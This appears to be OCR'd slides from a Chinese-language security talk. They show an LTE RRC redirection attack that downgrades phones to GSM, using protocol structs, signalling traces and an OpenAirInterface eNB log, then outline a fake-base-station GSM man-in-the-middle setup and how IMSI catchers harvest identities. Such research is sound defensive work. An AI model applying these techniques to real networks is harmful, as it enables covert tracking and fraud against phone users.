


```
/* Dependencies */
typedef enum RedirectedCarrierInfo_PR {
        RedirectedCarrierInfo_PR_NOTHING,       /* No components present */
        RedirectedCarrierInfo_PR_eutra,
        RedirectedCarrierInfo_PR_geran,
        RedirectedCarrierInfo_PR_utra_FDD,
        RedirectedCarrierInfo_PR_utra_TDD,
        RedirectedCarrierInfo_PR_cdma2000_HRPD,
        RedirectedCarrierInfo_PR_cdma2000_1xRTT,
        /* Extensions may appear below */
        RedirectedCarrierInfo_PR_utra_TDD_r10
} RedirectedCarrierInfo_PR;

/* RedirectedCarrierInfo */
typedef struct RedirectedCarrierInfo {
        RedirectedCarrierInfo_PR present;
        union RedirectedCarrierInfo_u {
                ARFCN_ValueEUTRA_t       eutra;
                CarrierFreqsGERAN_t      geran;
                ARFCN_ValueUTRA_t        utra_FDD;
                ARFCN_ValueUTRA_t        utra_TDD;
                CarrierFreqCDMA2000_t    cdma2000_HRPD;
                CarrierFreqCDMA2000_t    cdma2000_1xRTT;
                /*
                 * This type is extensible,
```




```
/* Dependencies */
typedef enum CarrierFreqsGERAN__followingARFCNs_PR {
        CarrierFreqsGERAN__followingARFCNs_PR_NOTHING,  /* No components present */
        CarrierFreqsGERAN__followingARFCNs_PR_explicitListOfARFCNs,
        CarrierFreqsGERAN__followingARFCNs_PR_equallySpacedARFCNs,
        CarrierFreqsGERAN__followingARFCNs_PR_variableBitMapOfARFCNs
} CarrierFreqsGERAN__followingARFCNs_PR;

/* CarrierFreqsGERAN */
typedef struct CarrierFreqsGERAN {
        ARFCN_ValueGERAN_t       startingARFCN;
        BandIndicatorGERAN_t     bandIndicator;
        struct CarrierFreqsGERAN__followingARFCNs {
                CarrierFreqsGERAN__followingARFCNs_PR present;
                union CarrierFreqsGERAN__followingARFCNs_u {
                        ExplicitListOfARFCNs_t   explicitListOfARFCNs;
                        struct CarrierFreqsGERAN__followingARFCNs__equallySpacedARFCNs {
                                long     arfcn_Spacing;
                                long     numberOfFollowingARFCNs;

                                /* Context for parsing across buffer boundaries */
                                asn_struct_ctx_t _asn_ctx;
                        } equallySpacedARFCNs;
                        OCTET_STRING_t   variableBitMapOfARFCNs;
                } choice;

                /* Context for parsing across buffer boundaries */
                asn_struct_ctx_t _asn_ctx;
```


LTE RRC重定向攻击的L3信令流程



19:48:33	↓	RRC	BCCH_DL_SCH/ systemInformationBlockType1
19:48:33	↓	RRC	BCCH_DL_SCH/ systemInformation
19:48:33	↓	RRC	BCCH_DL_SCH/ systemInformationBlockType1
19:48:33	↓	RRC	BCCH_DL_SCH/ systemInformation
19:48:33	↑	RRC	CCCH/rrcConnectionRequest
19:48:33	↓	RRC	CCCH/rrcConnectionSetup
19:48:33	↑	RRC	DCCH/ rrcConnectionSetupComplete
19:48:33	↓	RRC	DCCH/dlInformationTransfer
19:48:33	↓	RRC	DCCH/rrcConnectionRelease
19:48:34	↓	RR	BCCH/System Information Type 3
19:48:34	↓	RR	BCCH/System Information Type 4
19:48:34	↓	RR	BCCH/System Information Type 2
19:48:35	↓	RR	BCCH/System Information Type 3
19:48:35	↓	RR	CCCH/Paging Request Type 1
19:48:35	↓	RR	BCCH/System Information Type




```
LTE Radio Resource Control (RRC) protocol:
 DL-DCCH-Message:
  message: c1
   c1: dlInformationTransfer
    dlInformationTransfer:
     rrc-TransactionIdentifier: 2
     criticalExtensions: c1
      c1: dlInformationTransfer-r8
       dlInformationTransfer-r8:
        dedicatedInfoType: dedicatedInfoNAS
         dedicatedInfoNAS: 074411
          Non-Access-Stratum (NAS)PDU:
           Security header type: Plain NAS message,
not security protected
           Protocol discriminator: EPS mobility
management messages
           NAS EPS Mobility Management Message
Type: Attach reject
           EMM cause
            Cause: Network failure
```



```
LTE Radio Resource Control (RRC) protocol:
 DL-DCCH-Message:
  message: c1
   c1: rrcConnectionRelease
    rrcConnectionRelease:
     rrc-TransactionIdentifier: 3
     criticalExtensions: c1
      c1: rrcConnectionRelease-r8
       rrcConnectionRelease-r8:
        releaseCause: other
        redirectedCarrierInfo: geran
         geran:
          startingARFCN: 644
          bandIndicator: dcs1800
          followingARFCNs: equallySpacedARFCNs
           equallySpacedARFCNs:
            arfcn-Spacing: 1
            numberOfFollowingARFCNs: 0
        nonCriticalExtension:
         .0.. .... Optional Field Bit: False
(nonCriticalExtension is NOT present)
```


LTE RRC重定向实现后的终端输出




seeker@calisson: ~/openairinterface5g/cmake_targets/lte_build_oai/build

```
[HW][I][SCHED][eNB] TX thread 5 started on CPU 1 TID 32319, sched_policy = SCHED_FIFO , priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][eNB] TX thread 6 started on CPU 1 TID 32321, sched_policy = SCHED_FIFO , priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][eNB] TX thread 4 started on CPU 3 TID 32317, sched_policy = SCHED_FIFO , priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][eNB] TX thread 8 started on CPU 1 TID 32325, sched_policy = SCHED_FIFO , priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][eNB] RX thread 3 started on CPU 3 TID 32316, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity =  CPU_1 CPU_2 CPU_3
[HW][I][SCHED][eNB] RX thread 1 started on CPU 2 TID 32312, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity =  CPU_1 CPU_2 CPU_3
Creating main eNB_thread
[HW][I][SCHED][eNB] Started eNB main thread on CPU 1 TID 32329 , sched_policy = SCHED_FIFO, priority = 99, CPU Affinity =  CPU_1  CPU_2  CPU_3
eNB_thread: mlockall in ...
eNB_thread: mlockall out ...
waiting for sync (eNB_thread)
Sending sync to all threads
TYPE <CTRL-C> TO TERMINATE
Entering ITTI signals handler
got sync (eNB_thread)
UU[PHY][I][eNB 0][RAPROC] Frame 133 Terminating ra_proc for harq 3, UE 0
[MAC][I][rx_sdu] [eNB 0][RAPROC] CC_id 0 Frame 133, Received CCCH:  51.a3.33.14.54.36, Terminating RA procedure for UE rnti d2a5
[MAC][I][rx_sdu] [eNB 0][RAPROC] CC_id 0 Frame 133 CCCH: Received Msg3: length 6, offset 3
[MAC][I][rx_sdu] [eNB 0][RAPROC] CC_id 0 Frame 133 Added user with rnti d2a5 => UE 0
[RRC][I][FRAME 02232][eNB][MOD 00][RNTI d2a5] Received RRC_MAC_CCCH_DATA_IND
[RRC][I][FRAME 02232][eNB][MOD 00][RNTI d2a5] Accept new connection from UE random UE identity (0x434531331a000000) MME code 0 TMSI 0 cause 3
[MAC][I][rrc_mac_config_req] [CONFIG][eNB 0/0] Configuring MAC/PHY for UE 0 (d2a5)
[PHY][I]phy_config_dedicated_eNB: physicalConfigDedicated=0x7ff0680017c0
[RRC][I][FRAME 02232][eNB][MOD 00][RNTI d2a5] [RAPROC] Logical Channel DL-CCCH, Generating RRCConnectionSetup (bytes 25)
[RRC][I][FRAME 02232][eNB][MOD 00][RNTI d2a5]CALLING RLC CONFIG SRB1 (rbid 1)
[RLC][I][FRAME 02232][eNB][MOD 00][RNTI d2a5] [SRB 1] rrc_rlc_add_rlc  SRB
[RLC][I][FRAME 02232][eNB][MOD 00][RNTI d2a5][SRB AM 01][CONFIGURE] max_retx_threshold 4 poll_pdu 4 poll_byte 10000 t_poll_retransmit 80 t_reordering 35 t_status_prohibit 0
[MAC][I][schedule_ulsch_rnti] [eNB 0] frame 133 subfarme 4, UE 0: not configured, skipping UE scheduling
[PHY][I][eNB 0] Frame 134: Sent physicalConfigDedicated=0x7ff0680017c0 for UE 0
[MAC][I][schedule_RA] [eNB 0][RAPROC] CC_id 0 Frame 133, subframeP 5: Generating Msg4 with RRC Piggyback (RA proc 0, RNTI d2a5)
[MAC][I][schedule_RA] [eNB 0][RAPROC] CC_id 0 Frame 133 subframeP 5 Msg4 : TBS 41, sdu_len 25, msg4_header 8, msg4_padding 0, msg4_post_padding 7
[MAC][I][schedule_ulsch_rnti] [eNB 0] frame 133 subfarme 5, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [eNB 0] frame 133 subfarme 6, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [eNB 0] frame 133 subfarme 7, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [eNB 0] frame 133 subfarme 8, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [eNB 0] frame 133 subfarme 9, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_RA] [eNB 0][RAPROC] CC_id 0 Frame 134, subframeP 0: Checking if Msg4 was acknowledged:
[MAC][I][schedule_RA] [eNB 0][RAPROC] CC_id 0 Frame 134, subframeP 0 : Msg4 acknowledged
[MAC][I][schedule_ulsch_rnti] [eNB 0][PUSCH 4/d2a5] CC_id 0 Frame 134 subframeP 4 Scheduled UE 0 (mcs 10, first rb 7, nb_rb 6, rb_table_index 5, TBS 129, harq_pid 4)
[MAC][I][rx_sdu] [eNB 0] CC_id 0 MAC CE_LCID 29 : ul_total_buffer = 0 (lcg increment 0)
[RRC][N][eNB 0] Frame 134: received a DCCH 1 message on SRB 0 with Size 108 from UE d2a5
[RRC][I][FRAME 02233][eNB][MOD 00][RNTI d2a5] Received on DCCH 1 RRC_DCCH_DATA_IND
[RRC][I][FRAME 02233][eNB][MOD 00][RNTI d2a5] [RAPROC] Logical Channel UL-DCCH, processing RRCConnectionSetupComplete from UE
[RRC][I][FRAME 02233][eNB][MOD 00][RNTI d2a5] UE State = RRC_CONNECTED
[S1AP][I][s1ap_eNB_handle_nas_first_req] Found usable eNB_ue_s1ap_id: 0x06692d 420141(10)
[SCTP][I][sctp_send_data] Successfully sent 152 bytes on stream 1 for assoc_id 202
[SCTP][I][sctp_eNB_flush_sockets] Found data for descriptor 48
[SCTP][I][sctp_eNB_read_from_socket] Received notification for sd 48, type 32777
[SCTP][I][sctp_eNB_flush_sockets] Found data for descriptor 48
[SCTP][I][sctp_eNB_read_from_socket] [202][48] Msg of length 32 received from port 36412, on stream 1, PPID 18
[S1AP][I][s1ap_decode_s1ap_downlinknastransporties] Decoding message S1ap_DownlinkNASTransportIEs (/home/seeker/openairinterface5g/cmake_targets/lte_build_oai/build/CMakeFiles/R10.5/s1ap_decoder.c:3159)
[RRC][I][eNB 0] Received S1AP_DOWNLINK_NAS: ue_initial_id 1, eNB_ue_s1ap_id 420141
Attach Reject(0x44): Network failure(0x11)
[RRC][I][FRAME 00000][eNB][MOD 00][RNTI d2a5] Logical Channel DL-DCCH, Generate RRCConnectionRelease (bytes 6)
[RLC][I][FRAME 00000][eNB][MOD 00][RNTI d2a5][SRB AM 01] RLC_AM_DATA_REQ size 11 Bytes,  NB SDU 1 current_sdu_index=0 next_sdu_index=1 conf 0 mui 0
[RLC][I][FRAME 00000][eNB][MOD 00][RNTI d2a5][SRB AM 01] RLC_AM_DATA_REQ size 11 Bytes,  NB SDU 2 current_sdu_index=0 next_sdu_index=2 conf 0 mui 0
U[RRC][I]Removing UE d2a5 instance
[RRC][W][eNB 0] Removing UE RNTI d2a5
```

LTE小区重选（Cell Reselection）流程



LTE小区重选（ Cell Reselection ）流程



Intra Frequency & Inter Frequency with equal priority

Inter Frequency and Inter-RAT

Priority : 5 RadioQuality : 1	Priority : 3 RadioQuality : 3

Part. **03**


GSM MITM攻击的实现

GSM MITM攻击的实现

1. GSM MITM测试环境的搭建
2. GSM 伪基站的原理
3. GSM MITM的原理
4. GSM MITM的实现


GSM MITM测试环境的搭建

1. 硬件：
   1) PC
   2) USRP B200mini＋天线
   3) Motorola C118＋CP2102
   4) Nokia路测手机
2. 软件：
   1) Linux
   2) OpenBSC
   3) OsmocomBB



低成本GSM MITM测试环境的搭建

1. 硬件：
   1) PC
   2) Motorola C118＋CP2102
   3) Nokia路测手机
2. 软件：
   1) Linux
   2) OpenBSC
   3) OsmocomBB



GSM伪基站的原理（1）

- 基站验证手机；手机不验证基站，而且盲目相信基站广播的信息。
- 手机（MS）在开机时会优先驻留（Camping）SIM卡允许的运营商网络里的信号最强的基站，因此伪基站信号强是有意义的，但是用户并不会经常开关机，所以即使信号不是最强也影响不大。
- 比开关机更经常发生的是Location Update，伪基站主要靠Location Update流程来吸引MS驻留。
- 伪基站工作时通常伪装成相邻基站列表里的在当前位置信号最弱的基站以减少同频干扰，但是LAC（Location Area Code）会设置成跟正常网络不冲突的数字范围，还会改变Cell Reselection参数。

GSM伪基站的原理（2）

- MS在Location Update时，伪基站会发出Identity Request给MS，要求MS提交IMSI，而Stingray / IMSI Catcher还会再次发出Identity Request，要MS提交IMEI。有了IMSI和IMEI，情报机构或执法部门就可以跟后台的黑名单进行比较，判断是否目标人物的手机在附近出现。而我国黑产从业者的伪基站只需要拿到IMSI，然后会向该IMSI发出广告短信或恶意欺诈短信。
- 为了少惊动目标，目的达到后，伪基站记录该IMSI，然后尽可能快的把该MS弹回（Reject）原网络。这会在MS再次提交Location Updating Request时完成。为了能尽快让MS再次提交Location Updating Request，伪基站有两个办法，一是频繁改变LAC，二是广播更短的位置更新周期，比如把T3212设为1分钟。

Location Update

